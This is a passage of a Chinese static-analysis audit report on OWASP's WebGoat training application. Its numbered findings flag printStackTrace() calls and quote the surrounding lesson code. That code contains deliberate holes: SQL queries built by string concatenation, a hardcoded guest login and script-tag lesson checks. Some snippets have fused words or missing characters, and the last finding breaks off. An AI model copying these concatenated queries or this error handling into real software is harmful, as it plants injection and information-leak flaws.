// Redirect user to Stage2 content. ec.addElement(doStage3(s)); } else { s.setMessage("Sorry, that is an incorrect type. Try Again."); } } catch (ParameterNotFoundException pnfe) { // DEVNOTE: Eat the exception. // ec.addElement( new P().addElement( pnfe.getMessage() ) ); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } // DEVNOTE: Conditionally display Stage2 content depending on whether stage is completed or // not if (getLessonTracker(s).getStage() == 2) // if ( null == (getLessonTracker(s).getLessonProperties().getProperty(WebSession.STAGE)) || // (getLessonTracker(s).getLessonProperties().getProperty(WebSession.STAGE)).equals("2") ) { ec.addElement(makeTypeLine(s)); A a = new A("services/SoapRequest?WSDL", "WebGoat WSDL File"); ec.addElement(new P().addElement("View the following WSDL and count available operations:")); ec.addElement(new BR()); ec.addElement(a); }
```

## 119）漏洞定位

SqlAddData.java:130

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

target_results = target_statement.executeQuery("SELECT * from salaries"); target_results.last(); int number_of_results_after = target_results.getRow(); System.out.println("After running query, table salaries has " + number_of_results_after + " records."); if(number_of_results_after != number_of_results_before) { makeSuccess(s); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element makeAccountLine(WebSession s) { ElementContainer ec = new ElementContainer();

**120）漏洞定位**

SqlAddData.java:135

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

+ number_of_results_after + " records."); if(number_of_results_after != number_of_results_before) { makeSuccess(s); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage)); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected

Element makeAccountLine(WebSession s) { ElementContainer ec = newElementContainer(); ec.addElement(new P().addElement(WebGoatI18N.get("EnterUserid"))); userid = s.getParser().getRawParameter(USERID, "jsmith"); Inputinput = new Input(Input.TEXT, USERID, userid.toString());ec.addElement(input);

**121）漏洞定位**

SqlAddData.java:243

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

/** * Constructor for the DatabaseFieldScreen object * * @param s * Description of the Parameter */ public void handleRequest(WebSession s) { try { super.handleRequest(s); } catch (Exception e) { // System.out.println("Exception caught: " + e); e.printStackTrace(System.out); } } }

**122）漏洞定位**

SqlNumericInjection.java:151

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:injectableQuery()

缺陷源:

漏洞源代码

} } else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element parameterizedQuery(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(WebGoatI18N.get("NumericSqlInjectionSecond Stage2")); // if ( s.getParser().getRawParameter( ACCT_NUM, "101" ) .equals("restart")) // { // getLessonTracker(s).setStage(1); // return( injectableQuery(s)); // }

**123）漏洞定位**

SqlNumericInjection.java:217

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:parameterizedQuery()

缺陷源:

漏洞源代码

else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); } catch (NumberFormatException npe) { ec.addElement(new P().addElement(WebGoatI18N.get("ErrorParsingAsNumber") + npe.getMessage())); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element makeStationList(WebSession s) throws

SQLException, ClassNotFoundException { ElementContainer ec = new ElementContainer(); ec.addElement(new P().addElement(WebGoatI18N.get("Select YourStation"))); Map<String, String> stations = getStations(s); Select select = new Select(STATION_ID); Iterator<String> it = stations.keySet().iterator(); while (it.hasNext())

**124）漏洞定位**

SqlNumericInjection.java:286

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getStations()

缺陷源:

漏洞源代码

String name = results.getString("name"); // <START_OMIT_SOURCE> if (!station.equals("10001") && !station.equals("11001")) { stations.put(station, name); } // <END_OMIT_SOURCE> } results.close(); } } catch (SQLException sqle) { sqle.printStackTrace(); } return stations; } /** * Gets the category attribute of the SqNumericInjection object * * @return The category value */ protected Category getDefaultCategory() { return Category.INJECTION; }

**125）漏洞定位**

SqlNumericInjection.java:351

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

/** * Constructor for the DatabaseFieldScreen object * * @param s * Description of the Parameter */ public void handleRequest(WebSession s) { try { super.handleRequest(s); } catch (Exception e) { // System.out.println("Exception caught: " + e); e.printStackTrace(System.out); } } }

## 126）漏洞定位

SqlStringInjection.java:129

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:injectableQuery()

缺陷源:

漏洞源代码

StringBuffer msg = new StringBuffer(); msg.append(WebGoatI18N.get("StringSqlInjectionSecondStage")); s.setMessage(msg.toString()); } } else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element parameterizedQuery(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(WebGoatI18N.get("StringSqlInjectionSecondS

tage"));

**127）漏洞定位**

SqlStringInjection.java:134

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:injectableQuery()

缺陷源:

漏洞源代码

```
} } else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element parameterizedQuery(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(WebGoatI18N.get("StringSqlInjectionSecondStage")); if (s.getParser().getRawParameter(ACCT_NAME, "YOUR_NAME").equals("restart")) { getLessonTracker(s).getLessonProperties().setProperty(STAGE, "1"); return (injectableQuery(s)); }
```

**128）漏洞定位**

SqlStringInjection.java:192

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:parameterizedQuery()

缺陷源:

漏洞源代码

makeSuccess(s); } } else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element makeAccountLine(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(new P().addElement(WebGoatI18N.get("EnterLastName"))); accountName = s.getParser().getRawParameter(ACCT_NAME, "Your Name"); Input input = new Input(Input.TEXT, ACCT_NAME, accountName.toString()); ec.addElement(input); Element b = ECSFactory.makeButton(WebGoatI18N.get("Go!"));

**129）漏洞定位**

SqlStringInjection.java:272

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

/** * Constructor for the DatabaseFieldScreen object * * @param s * Description of the Parameter */ public void handleRequest(WebSession s) { try { super.handleRequest(s); } catch (Exception e) { // System.out.println("Exception caught: " + e); e.printStackTrace(System.out); } } }

## 130）漏洞定位

StoredXss.java:115

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:addMessage()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); statement.setInt(1, count++); statement.setString(2, title); statement.setString(3, message); statement.setString(4, s.getUserName()); statement.setString(5, this.getClass().getName()); statement.execute(); } catch (Exception e) { // ignore the empty resultset on the insert. There are a few more SQL Injection errors // that could be trapped here but we will let them try. One error would be something // like "Characters found after end of SQL statement." if (e.getMessage().indexOf("No ResultSet was produced") == -1) { s.setMessage(WebGoatI18N.get("CouldNotAddMessage")); } e.printStackTrace(); } } /** * Description of the Method * * @param s Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { addMessage(s); ElementContainer ec = new ElementContainer(); ec.addElement(makeInput(s)); ec.addElement(new HR());

## 131）漏洞定位

StoredXss.java:240

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:makeCurrent()

缺陷源:

漏洞源代码

```
// Some sanity checks that the script may be correct if
(messageData.toLowerCase().indexOf("<script>") != -1 &&
messageData.toLowerCase().indexOf("</script>") != -1 &&
messageData.toLowerCase().indexOf("alert") != -1) { makeSuccess(s); } }
else { if (messageNum != 0) { ec.addElement(new
P().addElement(WebGoatI18N.get("CouldNotFindMessage") + messageNum)); } } }
catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") +
this.getClass().getName()); e.printStackTrace(); } return (ec); } /** *
Description of the Method * * @param s Description of the Parameter *
@return Description of the Return Value */ protected Element
makeInput(WebSession s) { Table t = new
Table(0).setCellSpacing(0).setCellPadding(0).setBorder(0); TR row1 = new
TR(); TR row2 = new TR();
```

## 132）漏洞定位

ThreadSafetyProblem.java:119

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

} else { s.setMessage("'" + currentUser + "' is not a user in the WebGoat database."); } } if (!user1.equals(currentUser)) { makeSuccess(s); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the hints attribute of the ConcurrencyScreen object * * @return The hints value */ protected List<String> getHints(WebSession s) { List<String> hints = new ArrayList<String>(); hints.add("Web applications handle many HTTP requests at the same time."); hints.add("Developers use variables that are not thread safe.");

**133）漏洞定位**

ThreadSafetyProblem.java:193

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

/** * Constructor for the ConcurrencyScreen object * * @param s * Description of the Parameter */ public void handleRequest(WebSession s) { try { super.handleRequest(s); } catch (Exception e) { // System.out.println("Exception caught: " + e); e.printStackTrace(System.out); } } public Element getCredits() { return super.getCustomCredits("", ASPECT_LOGO); } }

**134）漏洞定位**

UncheckedEmail.java:143

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

if (to.length() > 0 && "webgoat.admin@owasp.org".equals(to) && message.contains("<script>")) { s.setMessage("The attack worked! Now try to attack another person than the admin."); } // only complete the lesson if they changed the "to" hidden field and they send a // script tag in the message if (to.length() > 0 && !"webgoat.admin@owasp.org".equals(to) && message.contains("<script>")) { makeSuccess(s); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } private void formatMail(ElementContainer ec, Message sentMessage) { try { ec.addElement(new Center().addElement(new B().addElement("You sent the following message to: " + Arrays.asList(sentMessage.getAllRecipients()))));
ec.addElement(new BR()); ec.addElement(new StringElement("MAIL FROM: " + Arrays.asList(sentMessage.getReplyTo()))); ec.addElement(new BR());
ec.addElement(new StringElement("RCPT TO: " + Arrays.asList(sentMessage.getAllRecipients()))); ec.addElement(new BR());

## 135）漏洞定位

WSDLScanning.java:158

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:accessWGService()

缺陷源:

漏洞源代码

QName serviceName = new QName(targetNamespace, serv); QName operationName = new QName(targetNamespace, proc); Service service = new Service(); Call call = (Call) service.createCall(); call.setOperationName(operationName); call.addParameter(parameterName, serviceName, ParameterMode.INOUT); call.setReturnType(XMLType.XSD_STRING); call.setUsername("guest"); call.setPassword("guest"); call.setTargetEndpointAddress("http://localhost:" + port + "/" + s.getRequest().getContextPath() + "/services/" + serv); Object result = call.invoke(new Object[] { parameterValue }); return result; } catch (RemoteException e) { e.printStackTrace(); } catch (ServiceException e) { e.printStackTrace(); } catch (Exception e) { e.printStackTrace(); } return null; } protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); Table t1 = new Table().setCellSpacing(0).setCellPadding(2);

### 136）漏洞定位

WSDLScanning.java:161

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:accessWGService()

缺陷源:

漏洞源代码

Call call = (Call) service.createCall();
call.setOperationName(operationName); call.addParameter(parameterName, serviceName, ParameterMode.INOUT); call.setReturnType(XMLType.XSD_STRING); call.setUsername("guest"); call.setPassword("guest"); call.setTargetEndpointAddress("http://localhost:" + port + "/" + s.getRequest().getContextPath() + "/services/" + serv); Object result = call.invoke(new Object[] { parameterValue }); return result; } catch (RemoteException e) { e.printStackTrace(); } catch (ServiceException e) { e.printStackTrace(); } catch (Exception e) { e.printStackTrace(); } return null; } protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); Table t1 = new Table().setCellSpacing(0).setCellPadding(2); if (s.isColor()) {

**137）漏洞定位**

WSDLScanning.java:164

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:accessWGService()

缺陷源:

漏洞源代码

call.setReturnType(XMLType.XSD_STRING); call.setUsername("guest"); call.setPassword("guest"); call.setTargetEndpointAddress("http://localhost:" + port + "/" + s.getRequest().getContextPath() + "/services/" + serv); Object result = call.invoke(new Object[] { parameterValue }); return result; } catch (RemoteException e) { e.printStackTrace(); } catch

(ServiceException e) { e.printStackTrace(); } catch (Exception e) {e.printStackTrace(); } return null; } protected ElementcreateContent(WebSession s) { ElementContainer ec = new ElementContainer();Table t1 = new Table().setCellSpacing(0).setCellPadding(2); if(s.isColor()) { t1.setBorder(1); } TR tr = new TR();

### 138）漏洞定位

WSDLScanning.java:255

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

{ makeSuccess(s); beenRestartedYet = true; } else if (completed && !getLessonTracker(s).getCompleted() && beenRestartedYet) { completed = false; beenRestartedYet = false; } // accessWGService("WSDLScanning", "getCreditCard", "acct_num", new Integer(101)); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } public String getResults(int id, String field) { try { Connection connection = DatabaseUtilities.getConnection("guest", getWebgoatContext()); PreparedStatement ps = connection.prepareStatement("SELECT * FROM user_data WHERE userid = ?"); ps.setInt(1, id); try { ResultSet results = ps.executeQuery(); if ((results != null) && (results.next() == true)) { return results.getString(field); }

## 139）漏洞定位

WeakSessionID.java:134

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

try { String sessionid = s.getCookie(SESSIONID); if (sessionid != null && sessionList.indexOf(sessionid) > -1) { return makeSuccess(s); } else { return makeLogin(s); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (null); } /** * Gets the category attribute of the WeakAuthenticationCookie object * * @return The category value */ protected Category getDefaultCategory() { return Category.SESSION_MANAGEMENT; }

## 140）漏洞定位

WsSqlInjection.java:218

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

ec.addElement("No results matched. Try Again."); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); } A a = new A("services/WsSqlInjection?WSDL", "WebGoat WSDL File");

ec.addElement(new P().addElement("Exploit the following WSDL to accesssensitive data:")); ec.addElement(new BR()); ec.addElement(a);getLessonTracker(s).setCompleted(completed); } catch (Exception e) {s.setMessage("Error generating " + this.getClass().getName());e.printStackTrace(); } return (ec); } public ResultSet getResults(Stringid) { try { Connection connection = DatabaseUtilities.getConnection("guest",getWebgoatContext()); String query = "SELECT * FROM user_data WHERE userid= " + id; try { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results =statement.executeQuery(query);

**141）漏洞定位**

XMLInjection.java:120

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

String xmlStr = "<root>" + lineSep + "<reward>WebGoat Mug 20 Pts</reward>" + lineSep + "<reward>WebGoat t-shirt 50 Pts</reward>" + lineSep + "<reward>WebGoat Secure Kettle 30 Pts</reward>" + lineSep + " </root>"; s.getResponse().setContentType("text/xml"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print(xmlStr);

out.flush(); out.close(); return; } } } catch (Exception ex) { ex.printStackTrace(); } Form form = new Form(getFormAction(), Form.POST).setName("form").setEncType(""); form.addElement(createContent(s)); setContent(form); } protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); boolean isDone = false; init();

**142）漏洞定位**

XPATHInjection.java:185

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

} if (nodes.getLength() > 1) { makeSuccess(s); } if (t2 != null) { ec.addElement(new PRE()); ec.addElement(t2); } } catch (IOException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } catch (IllegalArgumentException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } catch (XPathExpressionException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return ec; } public Element getCredits() { return super.getCustomCredits("Created by Sherif Koussa ", MAC_LOGO);

**143）漏洞定位**

XPATHInjection.java:189

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
} if (t2 != null) { ec.addElement(new PRE()); ec.addElement(t2); } } catch (IOException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } catch (IllegalArgumentException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } catch (XPathExpressionException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return ec; } public Element getCredits() { return super.getCustomCredits("Created by Sherif Koussa ", MAC_LOGO); } protected Category getDefaultCategory() {
```

**144）漏洞定位**

XPATHInjection.java:193

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
ec.addElement(t2); } } catch (IOException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } catch (IllegalArgumentException e) { s.setMessage("Error generating " +
```

this.getClass().getName()); e.printStackTrace(); } catch (XPathExpressionException e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return ec; } public Element getCredits() { return super.getCustomCredits("Created by Sherif Koussa ", MAC_LOGO); } protected Category getDefaultCategory() { return Category.INJECTION; }

**145）漏洞定位**

ClientSideFiltering.java:119

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createMainContent()

缺陷源:

漏洞源代码

tr.addElement(new TD().addElement("First Name")); tr.addElement(new TD().addElement("Last Name")); tr.addElement(new TD().addElement("SSN")); tr.addElement(new TD().addElement("Salary")); t.addElement(tr); tr = new TR(); tr.setID("employeeRecord"); t.addElement(tr); workspaceDiv.addElement(t); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the RoleBasedAccessControl object * * @return The category value */ protected ElementContainer doStage1(WebSession s) { ElementContainer ec = new ElementContainer();

**146）漏洞定位**

ClientSideFiltering.java:218

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:stage1Content()

缺陷源:

漏洞源代码

} TR tr = new TR(); tr.addElement(new TD().addElement("What is Neville Bartholomew's salary? ")); tr.addElement(new TD(new Input(Input.TEXT, ANSWER, "")));  Element b = ECSFactory.makeButton("Submit Answer"); tr.addElement(new TD(b).setAlign("LEFT")); t1.addElement(tr); ec.addElement(t1); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return ec; } protected ElementContainer stage2Content(WebSession s) { ElementContainer ec = new ElementContainer(); try { ec.addElement(createMainContent(s)); ec.addElement(new BR()); ec.addElement(new BR());

**147）漏洞定位**

ClientSideFiltering.java:256

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:stage2Content()

缺陷源:

漏洞源代码

TR tr = new TR(); /* * tr.addElement(new TD() .addElement("Press ' Submit' when you believe you have * completed the lesson.")); */ Element b = ECSFactory.makeButton("Click here when you believe you have completed the

lesson."); tr.addElement(new TD(b).setAlign("CENTER"));
t1.addElement(tr);ec.addElement(t1); } catch (Exception e) {
s.setMessage("Error generating "+ this.getClass().getName());
e.printStackTrace(); } return ec; } protectedSelect createDropDown() {
Select select = new Select("UserSelect");select.setID("UserSelect");
org.apache.ecs.html.Option option = neworg.apache.ecs.html.Option("Choose
Employee", "0", "Choose Employee");select.addElement(option);

**148）漏洞定位**

ClientSideFiltering.java:429

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getFileContent()

缺陷源:

漏洞源代码

BufferedReader is = null; StringBuffer sb = new StringBuffer(); try {
is = new BufferedReader(new FileReader(new File(content))); String s =
null; while ((s = is.readLine()) != null) { sb.append(s); } } catch
(Exception e) { e.printStackTrace(); } finally { if (is != null) { try {
is.close(); } catch (IOException ioe) { } } } return sb.toString();

**149）漏洞定位**

CrossSiteScripting.java:289

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

} catch (UnauthenticatedException ue) { s.setMessage("Login failed"); // System.out.println("Authentication failure"); ue.printStackTrace(); } catch (UnauthorizedException ue2) { s.setMessage("You are not authorized to perform this function"); // System.out.println("Authorization failure"); ue2.printStackTrace(); } catch (Exception e) { // All other errors send the user to the generic error page // System.out.println("handleRequest() error"); e.printStackTrace(); setCurrentAction(s, ERROR_ACTION); } } // All this does for this lesson is ensure that a non-null content exists. setContent(new ElementContainer()); } protected Integer getDefaultRanking() { return DEFAULT_RANKING; } /** * Gets the title attribute of the CrossSiteScripting object

**150）漏洞定位**

FindProfile.java:181

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:findEmployeeProfile()

缺陷源:

漏洞源代码

.getInt("manager"), answer_results.getString("start_date"), answer_results .getInt("salary"), answer_results.getString("ccn"), answer_results .getInt("ccn_limit"), answer_results.getString("disciplined_date"), answer_results .getString("disciplined_notes"),

answer_results.getString("personal_description")); /*
*System.out.println("Retrieved employee from db: " +
profile.getFirstName()+ * " " + profile.getLastName() + " (" +
profile.getId() + ")"); */setRequestAttribute(s, getLessonName() + "."
+CrossSiteScripting.EMPLOYEE_ID, Integer.toString(id)); } }
catch(SQLException sqle) { s.setMessage("Error finding employee
profile");sqle.printStackTrace(); } } catch (Exception e) {
s.setMessage("Errorfinding employee profile"); e.printStackTrace(); }
return profile; }private boolean foundEmployee(WebSession s) { boolean
found = false; try {

**151）漏洞定位**

FindProfile.java:186

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:findEmployeeProfile()

缺陷源:

漏洞源代码

/* * System.out.println("Retrieved employee from db: " +
profile.getFirstName() + * " " + profile.getLastName() + " (" +
profile.getId() + ")"); */ setRequestAttribute(s, getLessonName() + "." +
CrossSiteScripting.EMPLOYEE_ID, Integer.toString(id)); } } catch
(SQLException sqle) { s.setMessage("Error finding employee profile");
sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error
finding employee profile"); e.printStackTrace(); } return profile; }

private boolean foundEmployee(WebSession s) { boolean found = false; try {getIntRequestAttribute(s, getLessonName() + "."
+CrossSiteScripting.EMPLOYEE_ID); found = true; }
catch(ParameterNotFoundException e) { }

### 152）漏洞定位

DBCrossSiteScripting.java:21

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

import org.owasp.webgoat.lessons.Category; import
org.owasp.webgoat.lessons.GoatHillsFinancial.DeleteProfile; import
org.owasp.webgoat.lessons.GoatHillsFinancial.EditProfile; import
org.owasp.webgoat.lessons.GoatHillsFinancial.FindProfile; import
org.owasp.webgoat.lessons.GoatHillsFinancial.GoatHillsFinancial; import
org.owasp.webgoat.lessons.GoatHillsFinancial.LessonAction; import
org.owasp.webgoat.lessons.GoatHillsFinancial.ListStaff; import
org.owasp.webgoat.lessons.GoatHillsFinancial.Login; import
org.owasp.webgoat.lessons.GoatHillsFinancial.Logout; import
org.owasp.webgoat.lessons.GoatHillsFinancial.SearchStaff; import
org.owasp.webgoat.lessons.GoatHillsFinancial.ViewProfile; import
org.owasp.webgoat.session.ParameterNotFoundException; import
org.owasp.webgoat.session.UnauthenticatedException; import

org.owasp.webgoat.session.UnauthorizedException;

importorg.owasp.webgoat.session.ValidationException;

importorg.owasp.webgoat.session.WebSession; /**

*/**********

***** * * * This file is part of WebGoat, an Open Web Application

SecurityProject utility. For details, * please see http://www.owasp.org/ *

*Copyright (c) 2002 - 20014 Bruce Mayhew * * This program is free

software;you can redistribute it and/or modify it under the terms of the *

GNUGeneral Public License as published by the Free Software Foundation;

eitherversion 2 of the * License, or (at your option) any later version.

**153）漏洞定位**

DBSQLInjection.java:212

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

} catch (UnauthenticatedException ue) { s.setMessage("Login failed");

// System.out.println("Authentication failure"); ue.printStackTrace(); }

catch (UnauthorizedException ue2) { s.setMessage("You are not authorized to

perform this function"); // System.out.println("Authorization failure");

ue2.printStackTrace(); } catch (Exception e) { // All other errors send the

user to the generic error page // System.out.println("handleRequest()

error"); e.printStackTrace(); setCurrentAction(s, ERROR_ACTION); } } // All

this does for this lesson is ensure that a non-null content exists.setContent(new ElementContainer()); } protected Integer getDefaultRanking(){ return DEFAULT_RANKING; } /** * Gets the title attribute of theCrossSiteScripting object

**154）漏洞定位**

Login.java:173

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:login()

缺陷源:

漏洞源代码

statement.setInt(2, Integer.parseInt(userId)); statement.setString(3, password); statement.execute(); rows = statement.getInt(1); if (rows > 0) setStageComplete(s, DBSQLInjection.STAGE2); } catch (SQLException sqle2) { } } } } } catch (SQLException sqle) { s.setMessage("Error logging in: " + sqle.getLocalizedMessage()); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error logging in: " + e.getLocalizedMessage()); e.printStackTrace(); } // System.out.println("Lesson login result: " + authenticated); return authenticated; } public List getAllEmployees(WebSession s) { List<EmployeeStub> employees = new Vector<EmployeeStub>();

**155）漏洞定位**

Login.java:178

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:login()

缺陷源:

漏洞源代码

if (rows > 0) setStageComplete(s, DBSQLInjection.STAGE2); } catch (SQLException sqle2) { } } } } catch (SQLException sqle) { s.setMessage("Error logging in: " + sqle.getLocalizedMessage()); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error logging in: " + e.getLocalizedMessage()); e.printStackTrace(); } // System.out.println("Lesson login result: " + authenticated); return authenticated; } public List getAllEmployees(WebSession s) { List<EmployeeStub> employees = new Vector<EmployeeStub>(); // Query the database for all roles the given employee belongs to // Query the database for all employees "owned" by these roles try {

**156）漏洞定位**

Login.java:215

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees()

缺陷源:

漏洞源代码

ResultSet answer_results = answer_statement.executeQuery(query); answer_results.beforeFirst(); while (answer_results.next()) { int employeeId = answer_results.getInt("userid"); String firstName =

answer_results.getString("first_name"); String lastName =answer_results.getString("last_name"); String role =answer_results.getString("role"); EmployeeStub stub = newEmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); }} catch (SQLException sqle) { s.setMessage("Error getting employees");sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Errorgetting employees"); e.printStackTrace(); } return employees; } }

**157）漏洞定位**

Login.java:220

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees()

缺陷源:

漏洞源代码

String firstName = answer_results.getString("first_name"); String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting employees"); e.printStackTrace(); } return employees; } }

**158）漏洞定位**

DefaultLessonAction.java:203

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUserName()

缺陷源:

漏洞源代码

int employeeId = getUserId(s); try { String query = "SELECT first_name FROM employee WHERE userid = " + employeeId; try { Statement answer_statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results = answer_statement.executeQuery(query); if (answer_results.next()) name = answer_results.getString("first_name"); } catch (SQLException sqle) { s.setMessage("Error getting user name"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting user name"); e.printStackTrace(); } return name; } public boolean requiresAuthentication() { // Default to true return true; }

## 159）漏洞定位

DefaultLessonAction.java:208

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUserName()

缺陷源:

漏洞源代码

try { Statement answer_statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results = answer_statement.executeQuery(query); if (answer_results.next()) name = answer_results.getString("first_name"); } catch (SQLException sqle) { s.setMessage("Error getting user name"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting user name"); e.printStackTrace(); } return name; } public boolean requiresAuthentication() { // Default to true return true; } public boolean isAuthenticated(WebSession s) { boolean authenticated = false;

**160）漏洞定位**

DefaultLessonAction.java:266

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:isAuthorized()

缺陷源:

漏洞源代码

